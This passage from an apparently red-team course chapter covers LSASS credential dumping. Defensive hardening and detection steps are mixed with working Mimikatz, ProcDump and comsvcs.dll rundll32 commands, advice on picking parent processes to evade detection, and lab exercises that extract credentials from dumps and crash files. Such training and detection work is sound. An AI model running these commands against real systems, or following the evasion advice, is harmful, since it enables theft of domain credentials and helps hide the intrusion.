# → Turn On Virtualization Based Security
4. Restrict Debug Privileges
The SeDebugPrivilege is required to open handles to LSASS. Restrict which accounts have this privilege:
Computer Configuration → Windows Settings → Security Settings →
Local Policies → User Rights Assignment → Debug programs
Remove all accounts except those that genuinely require debugging capabilities.
5. Monitor and Alert on Suspicious Activity
Deploy comprehensive monitoring for:
- Process access to LSASS (Sysmon Event ID 10)
- DLL loading into LSASS (Sysmon Event ID 7)
- Dump file creation (Sysmon Event ID 11)
- Suspicious command lines (Event ID 4688)
6. Application Whitelisting
Block execution of:
- Unsigned binaries
- ProcDump (unless explicitly required)
- Rundll32.exe with unusual arguments
7. Privileged Access Workstations (PAWs)
Isolate administrative activities to dedicated workstations that:
- Have restricted internet access
- Are closely monitored
- Use hardware-based credential protection
- Are regularly reimaged
Operational Considerations
Parent Process Selection
When accessing LSASS, your tool's parent process matters for detection evasion. Legitimate processes that commonly interact with LSASS include:
| Parent Process | Legitimacy | Notes |
|---|---|---|
| taskmgr.exe | High | Normal for troubleshooting |
| wmiprvse.exe | High | WMI operations |
| lsm.exe | High | Session management |
| wfshell.exe | Medium | Citrix environments |
| LTSVC.exe | Medium | ConnectWise/LabTech |
| GoogleUpdate.exe | Low | Occasionally accesses for auth |
Domain Controller Considerations
When dumping LSASS on a Domain Controller:
- Output will be massive (potentially GB)
- Use the
logcommand to capture output to file - Consider multiple dump attempts if session was interrupted
- Domain Controllers cache credentials for many domain users
mimikatz # log C:\temp\dc_creds.txt
mimikatz # sekurlsa::minidump C:\temp\dc_lsass.dmp
mimikatz # sekurlsa::logonpasswords
mimikatz # log
Alternative Data Sources
Don't overlook these additional sources on target systems:
- Virtual machine memory files (
.vmem,.vmss) - Crash dump files (
MEMORY.DMP) - Hibernation files (
hiberfil.sys) - Previous dump files left by other administrators
cmd
# Search for existing dump files
dir /s /b C:\*.dmp C:\*.vmem 2>nul

# Check crash dump settings
reg query "HKLM\SYSTEM\CurrentControlSet\Control\CrashControl"
Practical Lab Exercises
Exercise 1: GUI Dump Creation and Analysis
Objective: Create an LSASS dump using Task Manager and analyze it offline.
- Log into your Windows lab VM as a domain user
- Open Task Manager → Details tab
- Right-click lsass.exe → Create dump file
- Note the file location in the popup
- Copy the dump to your analysis workstation
- Run Mimikatz:
sekurlsa::minidump C:\path\to\lsass.DMP sekurlsa::logonpasswords - Document the credentials recovered
Exercise 2: Command-Line Dump with ProcDump
Objective: Use ProcDump from an administrative command prompt.
- Download ProcDump from Sysinternals
- Open elevated command prompt
- Execute:
procdump.exe -accepteula -ma lsass.exe C:\temp\lsass.dmp - Transfer dump file to analysis workstation
- Analyze with Mimikatz and compare results to Exercise 1
Exercise 3: Living off the Land with comsvcs.dll
Objective: Create a dump using only built-in Windows components.
- Open elevated command prompt
- Find LSASS PID:
tasklist /fi "imagename eq lsass.exe" - Create dump:
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <PID> C:\temp\lsass.dmp full - Verify dump was created and analyze
Challenge: Does your antivirus detect this command line?
Exercise 4: Detection Engineering
Objective: Create detection rules and observe the indicators.
- Enable Sysmon with a configuration that logs:
- Event ID 7 (Image Loaded)
- Event ID 10 (Process Access)
- Event ID 11 (File Create)
- Create an LSASS dump using any method
- Review Sysmon logs and identify:
- Which DLLs were loaded
- What process accessed LSASS
- Where the dump file was created
- Write a detection rule based on your findings
Exercise 5: Testing ASR Protection
Objective: Validate that ASR rules prevent LSASS dumping.
- Check current ASR status:powershell
Get-MpPreference | Select-Object AttackSurfaceReductionRules_Ids, AttackSurfaceReductionRules_Actions - Enable the LSASS protection rule in Audit mode
- Attempt to create an LSASS dump
- Check Windows Defender event logs for ASR events
- Enable in Block mode and retry
- Document the blocking behavior
Exercise 6: WinDBG Analysis of Full Memory Dump
Objective: Extract credentials from a kernel crash dump using WinDBG.
- Configure Windows to create full kernel dumps on crash
- Force a crash (or use an existing dump file)
- Load the dump in WinDBG
- Load the Mimikatz extension:
.load mimilib.dll - Find LSASS:
!process 0 0 lsass.exe - Switch context:
.process /r /p <address> - Extract credentials:
!mimikatz
Summary
Memory dump analysis is a important technique to hav in the toolbox for credential extraction in mature environments where running Mimikatz directly on targets presents unacceptable risk.
Key Takeaways:
- Multiple Dump Methods: Task Manager for GUI access, ProcDump for command-line, comsvcs.dll for tool-free scenarios
- sekurlsa::minidump is your entry point—this command switches Mimikatz from live memory to dump file analysis
- Architecture Matching is Critical: 64-bit dumps require 64-bit Mimikatz; version mismatches cause parsing failures
- Alternative Sources Exist: Hibernation files, VM snapshots, and crash dumps all contain extractable credentials
- WinDBG Integration: For full memory dumps, use mimilib.dll as a WinDBG extension
- Detection Focuses on dbghelp.dll: Every dump method loads this library into the target process
- ASR Rules are Highly Effective: The "Block credential stealing from LSASS" rule prevents most common techniques
Memory dumps represent a shift in operational philosophy—accept the risk of creating and exfiltrating a file in exchange for eliminating the risk of detection during the actual credential extraction. In my experience, this tradeoff is often favorable, particularly when you can use legitimate tools and blend the dump file creation into normal administrative activity.
Next: Chapter 21: LSASS Change and Reset PasswordPrevious: Chapter 19: LSASS SSPs